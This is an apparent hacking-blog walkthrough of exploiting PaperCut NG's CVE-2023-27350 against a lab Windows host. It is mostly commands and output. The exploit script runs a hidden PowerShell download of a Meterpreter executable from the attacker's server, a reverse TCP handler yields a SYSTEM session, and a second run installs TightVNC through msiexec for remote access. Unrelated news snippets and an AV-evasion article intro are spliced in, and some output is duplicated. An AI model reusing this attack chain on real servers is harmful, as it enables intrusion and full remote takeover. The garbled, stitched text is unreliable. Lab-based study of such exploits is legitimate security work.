
```
(kali@222vm) - [~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [26/Jun/2023 04:39:12] "GET /met_153_4444.exe HTTP/1.1" 200 -
```

```
(kali@222vm) - [~/Attackware/PaperCut/CVE-2023-27350]
$ python CVE-2023-27350.py -u http://192.168.40.150:9191 -c "cmd /c powershell.exe -nop -w hidden Invoke-WebRequest http://192.168.40.153:8000/met_153_4444.exe -outfile msetup.exe"
[*] Papercut instance is vulnerable! Obtained valid JSESSIONID
[*] Updating print-and-device.script.enabled to Y
[*] Updating print.script.sandboxed to N
[*] Preparing to execute...
[+] Executed successfully!
[*] Updating print-and-device.script.enabled to N
[*] Updating print.script.sandboxed to Y
```

```
(kali@222vm) - [~/Attackware/PaperCut/CVE-2023-27350]
$
```

The script executed successfully. Let's move to the target system to check if our payload got copied successfully.

The maintainers of Python Package Index (PyPI), the official third-party software repository for the Python programming language, have temporarily disabled the ability for users to sign up and upload new packages. This is because of presence of many malicious users and malicious packages in the repository.



The payload got successfully copied to “C:\ Program Files\ papercut NG\Server”. Next, it’s time to execute payload on the target system to get a meterpreter session. But first, let me start a listener.

```
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

Execute the copied payload as shown below.

Trivia intentionally not added.


```
(kali@222vm) - [~/Attackware/PaperCut/CVE-2023-27350]
$ python CVE-2023-27350.py -u http://192.168.40.150:9191 -c "cmd
/c msetup.exe"
[*] Papercut instance is vulnerable! Obtained valid JSESSIONID
[*] Updating print-and-device.script.enabled to Y
[*] Updating print.script.sandboxed to N
[*] Preparing to execute...
[+] Executed successfully!
[*] Updating print-and-device.script.enabled to N
[*] Updating print.script.sandboxed to Y

(kali@222vm) - [~/Attackware/PaperCut/CVE-2023-27350]
$
```

The command got executed successfully.

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.4
0.150:50861) at 2023-06-26 04:53:36 -0400
```

```
meterpreter > sysinfo
```

```
[-] Unknown command: sysinfo
```

```
meterpreter > sysinfo
```

```
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
```

```
meterpreter > sysinfo
```

```
[-] Unknown command: sysinfo
```

```
meterpreter > sysinfo
```

```
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter    : x86/windows
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter >
```


As you can see, I successfully have a meterpreter session that too with SYSTEM privileges. Most of the hacking groups have used the same method explained above to deploy remote manage software like (Syncro and Atera) on the target system. These two are Microsoft Installers and not Windows executables.

Let me show you how it is done. But instead of using Atera and Syncro installers, (which are commercial software, I will use another Microsoft installer file, this is lightVNC server. The download information is given in our Downloads section.

After hosting it on the attacker system, I use the same method above to copy this payload to the target system.

```
(kali@222vm) - [~/Attackware/PaperCut/CVE-2023-27350]
$ python CVE-2023-27350.py -u http://192.168.40.150:9191 -c "cmd /c powershell.exe -nop -w hidden Invoke-WebRequest http://192.168.40.153:8000/tightvnc-2.8.81-gpl-setup-64bit.msi -outfile tightvnc.msi"
[*] Papercut instance is vulnerable! Obtained valid JSESSIONID
[*] Updating print-and-device.script.enabled to Y
[*] Updating print.script.sandboxed to N
[*] Preparing to execute...
[+] Executed successfully!
[*] Updating print-and-device.script.enabled to N
[*] Updating print.script.sandboxed to Y

(kali@222vm) - [~/Attackware/PaperCut/CVE-2023-27350]
$
```

```
(kali@222vm) - [~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [26/Jun/2023 04:39:12] "GET /met_153_4444.exe HTTP/1.1" 200 -
192.168.40.150 - - [26/Jun/2023 05:47:37] "GET /tightvnc-2.8.81-gpl-setup-64bit.msi HTTP/1.1" 200 -
```


Next, installing the tight VNC server.

SentinelOne Researchers have observed the North Korean advanced persistent threat (APT) group known as Kimsuky using a piece of custom malware called RandomQuery as part of a reconnaissance and information exfiltration operation.


```
(kali@222vm) - [~/Attackware/PaperCut/CVE-2023-27350]
$ python CVE-2023-27350.py -u http://192.168.40.150:9191 -c "cmd
/c msexec.exe /i tightvnc.msi"
[*] Papercut instance is vulnerable! Obtained valid JSESSIONID
[*] Updating print-and-device.script.enabled to Y
[*] Updating print.script.sandboxed to N
[*] Preparing to execute...
[+] Executed successfully!
[*] Updating print-and-device.script.enabled to N
[*] Updating print.script.sandboxed to Y

(kali@222vm) - [~/Attackware/PaperCut/CVE-2023-27350]
$
```


As you can see in the command line, I used a new command “msiexec.exe”. msiexec.exe is used to install the Microsoft installers through command line. The script executed successfully, Tight VNC server will be successfully installed on the target.



To connect to this Tight VNC server, I need a tightVNC client. Kali Linux has a tightVNC client called “xtightvncviewer”. Give the target IP.

```
(kali@222vm) - [~]
$ xtightvncviewer
```

VNC server:
192.168.40.150



Since I did not set any credentials to the tight VNC server, I can access it directly. That's how Apache papercut RCE is being exploited by hackers around the world.

An updated version of the infamous commodity malware called Legion has been observed with expanded features to compromise SSH servers and Amazon Web Services (AWS) credentials.

Different Evasion Techniques Used By Malware

AV EVASION

The battle between malicious actors and Antivirus (AV) software has become increasingly intense as malware creators continuously develop sophisticated evasion techniques. This article aims to provide a comprehensive exploration of the intricate world of malware evasion tactics. We will delve into the techniques employed to circumvent AV software, highlighting the objectives of malware evasion and examining common types of evasion techniques. By understanding these techniques, organizations and individuals can enhance their defense strategies and mitigate the risks posed by evasive malware.



Overview of Malware Evasion Techniques

Purpose and Objectives of Malware Evasion

The primary purpose of malware evasion techniques is to evade detection by antivirus software and other security measures. Malicious actors aim to ensure that their malware remains undetected, allowing them to carry out their malicious activities without interruption. By evading detection, malware can gain persistence on the compromised system, exfiltrate sensitive data, propagate to other systems, or execute malicious commands.

Common Types of Malware Evasion Techniques

